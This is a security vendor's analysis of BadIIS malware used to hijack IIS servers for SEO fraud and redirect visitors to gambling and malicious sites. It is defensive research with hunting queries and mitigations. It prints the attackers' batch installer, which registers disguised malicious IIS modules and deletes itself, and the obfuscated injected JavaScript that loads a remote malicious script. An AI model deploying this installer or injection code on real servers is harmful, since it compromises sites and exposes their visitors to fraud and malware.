Chinese-Speaking Group Manipulates SEO with BadIIS

⋮ 2/7/2025

Malware

This blog post details our analysis of an SEO manipulation campaign targeting Asia. We also share recommendations that can help enterprises proactively secure their environment.

By: Ted Lee, Lenart Bermejo February 07, 2025 Read time: 5 min (1252 words)

Key Takeaways

- Trend Micro researchers observed an SEO manipulation campaign that highlights the need for organizations using Internet Information Services (IIS) to proactively update and patch systems to prevent exploitation by threat actors that use malware like BadIIS in their campaigns.
- It is likely that the campaign is financially motivated since redirecting users to illegal gambling websites shows that attackers deploy BadIIS for profit
- This campaign already affected countries in Asia such as India, Thailand, and Vietnam. However, its impact can extend beyond geographical boundaries.

In 2024, we observed a substantial distribution of malware known as "BadIIS" in Asia. BadIIS targets Internet Information Services (IIS) and can be used for SEO fraud or to inject malicious content into the browsers of legitimate users. This includes displaying unauthorized ads, distributing malware, and even conducting watering hole attacks aimed at specific groups. In this campaign, threat actors exploit vulnerable IIS servers to install the BadIIS malware on the compromised servers. Once users send a request to a compromised server, they might receive altered content from attackers. This could lead to two potential outcomes:

- Connecting to illegal gambling websites: Modified content redirects users to websites that are involved in illegal gambling activities.
- Connecting to malicious servers: Users are redirected to servers controlled by attackers that host malicious content like malware or phishing schemes.

Based on the file census and network traffic, we identified the impacted regions, including India, Thailand, Vietnam, Philippines, Singapore, Taiwan, South Korea, Japan, and Brazil. We also observed Bangladesh as a potential target. The targeted IIS servers include machines owned by the government, universities, technology companies, and telecommunications sectors. We noted that impacted regions were not restricted to the location of compromised machines. In most cases, the victims were located in the same region; however, we found that some were impacted when they visited compromised servers in different regions.

Through the information found from samples (e.g., extracted domain, string written in simplified Chinese), we think these variants were likely made and deployed by Chinese-speaking groups.

Figure 1. Victimology
download



Figure 2. Geographical distribution of targeted IIS servers
download

BadIIS installation

One of the attackers used batch files containing the following commands to install BadIIS modules after successfully exploiting the IIS server. Here's the script used for BadIIS installation:

```
iisreset /stop

copy "%~dp0iis32.dll" "C:\ProgramData\Microsoft\DRM\HttpCgiModule.dll"
copy "%~dp0iis64.dll" "C:\ProgramData\Microsoft\DRM\HttpFastCgiModule.dll"
del "%~dp0iis32.dll"
del "%~dp0iis64.dll"

c:\windows\SysWOW64\inetsrv\appcmd.exe install module /name:"HttpCgiModule"
/image:C:\ProgramData\Microsoft\DRM\HttpCgiModule.dll /preCondition:"bitness32"
c:\windows\System32\inetsrv\appcmd.exe install module /name:"HttpFastCgiModule"
/image:C:\ProgramData\Microsoft\DRM\HttpFastCgiModule.dll /preCondition:"bitness64"

iisreset /start
del "%~dp0iis.bat"
```

Figure 3. One of the scripts used for IIS module installation
download

Key features and keywords used in SEO manipulation schemes

After analyzing the variants used in this campaign, we found out that they share similarities in functionality and URL patterns with the variant previously used by Group11, as mentioned in the white paper of the Black Hat USA 2021 talk. However, the new variant features a handler called ***"OnSendResponse"*** instead of ***"OnBeginRequest."***

SEO fraud mode

The installed BadIIS can alter the HTTP response header information requested from the web server. It checks the ***"User-Agent"*** and ***"Referer"*** fields in the received HTTP header. If these fields contain specific search portal sites or keywords, BadIIS redirects the user to a page associated with an online illegal gambling site instead of a legitimate web page. This functionality is designed to identify traffic from search engine scrapers that may be used for SEO fraud.

Keyword checking in the User-Agent field	Keyword checking in the Referer field
• 360 • baidu • bing • coccoc • daum • google • naver • sogou • yisou	• baidu.com • bing.com • Coccoc • daum.net • google • naver.com • so.com • sogou.com • sm.cn



Figure 4. Workflow of SEO fraud mode
download

Injector mode

In this mode, the installed BadIIS will inject the suspicious JavaScript code into the typical response for requests from legitimate visitors. Thus, visitors will be redirected to malicious websites.



Figure 5. Workflow of injector mode
download

The following obfuscated code is used for injection:

```
<script type = "text/javascript"> eval(function(p, a, c, k, e, r) {
    e = function(c) {
        return (c < a ? '' : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.fromCharCode(c + 29) : c.toString(36))
    };
    if (!''.replace(/^/, String)) {
        while (c--) r[e(c)] = k[c] || e(c);
        k = [function(e) {
            return r[e]
        }];
        e = function() {
            return '\\w+'
        };
        c = 1
    };
    while (c--)
        if (k[c]) p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c]);
    return p
}('m(d(p,a,c,k,e,r){e=d(c){f c.n(a)};h(!\'\'.i(/^/,o)){j(c--)r[e(c)]=k[c]||e(c);k=[d(e){f r[e]}];e=d(){f\'\\\\w+\'};c=1};j(c-
-)h(k[c])p=p.i(q s(\'\\\\b\'+e(c)+\'\\\\b\',\'g\'),k[c]);f p}(\'1["2"]["3"](\\\'<0 4="5/6" 7="8://9.a/b.c">
</0>\\\');\',l,l,\'t|u|v|x|y|z|A|B|C|D|E|F|G\'.H(\'|\'),0,{}))', 44, 44,
'||||||||||||function||return||if|replace|while||13|eval|toString|String||new||RegExp|script|window|document||write|type|text|javascri|
{js}|split'.split('|'), 0, {})) </script>
```

The C&C URL is encrypted with single XOR key, "0x03", and decrypted during the runtime. The decoded code is shown below:

```
document.write(<script type="text/javascript" src={malicious URL}></script>)
```

Conclusion and the importance of IIS security

IIS is one of the services widely adopted by many organizations, and its misuse can lead to serious consequences. Attackers can exploit IIS vulnerabilities to serve malicious content to legitimate visitors of compromised websites. During recent campaigns, new variants were primarily used to deliver content related to online gambling. This approach can be easily adapted for mass malware distribution and watering hole attacks that target specific groups.

Thus, site owners face significant risks, which include damage to their reputation, potential legal consequences and loss of user trust, all due to the lack of security of their web servers. To mitigate these risks, IT managers should implement the following best practices:

- Identify assets that may be vulnerable to attackers and ensure they conduct regular checks for the latest security patches.
- Monitoring for abnormal IIS module installations is also critical, with a particular focus on installed images located in uncommon directories.
- Restrict administrative access to IIS servers and enforce strong, unique passwords with multi-factor authentication (MFA) for all privileged accounts.
- Firewalls should be used to control and monitor network traffic to and from IIS servers, limiting exposure to potential threats.
- Continuous monitoring of IIS server logs is crucial for detecting anomalies such as unusual module installations or unexpected changes in server behavior.
- Ensuring secure configurations by disabling unnecessary services and features further minimizes the attack surface and strengthens overall server security.

Trend Vision One™

Trend Vision One™ is an enterprise cybersecurity platform that simplifies security and helps enterprises detect and stop threats faster by consolidating multiple security capabilities, enabling greater command of the enterprise's attack surface, and providing complete visibility into its cyber risk posture. The cloud-based platform leverages AI and threat intelligence from 250 million sensors and 16 threat research centers around the globe to provide comprehensive risk insights, earlier threat detection, and automated risk and threat response options in a single solution.

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

Trend Vision One Intelligence Reports App [IOC Sweeping]

- *Chinese-Speaking Group Manipulates SEO with BadIIS*

  Trend Vision One Threat Insights App

- *Emerging Threats: Chinese-Speaking Group Manipulates SEO with BadIIS*

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

BadIIS copy path

eventSubId:105 AND (objectFilePath: "C:\ProgramData\Microsoft\DRM\HttpCgiModule.dll" OR objectFilePath: "C:\ProgramData\Microsoft\DRM\HttpFastCgiModule.dll")

objectCmd:"*install module /name:* /image:C:\\ProgramData\\Microsoft\\DRM*" OR processCmd:"*install module /name:* /image:C:\\ProgramData\\Microsoft\\DRM*"

More hunting queries are available for Trend Vision One customers with Threat Insights Entitlement enabled.

Indicators of Compromise

The indicators of compromise for this entry can be found here.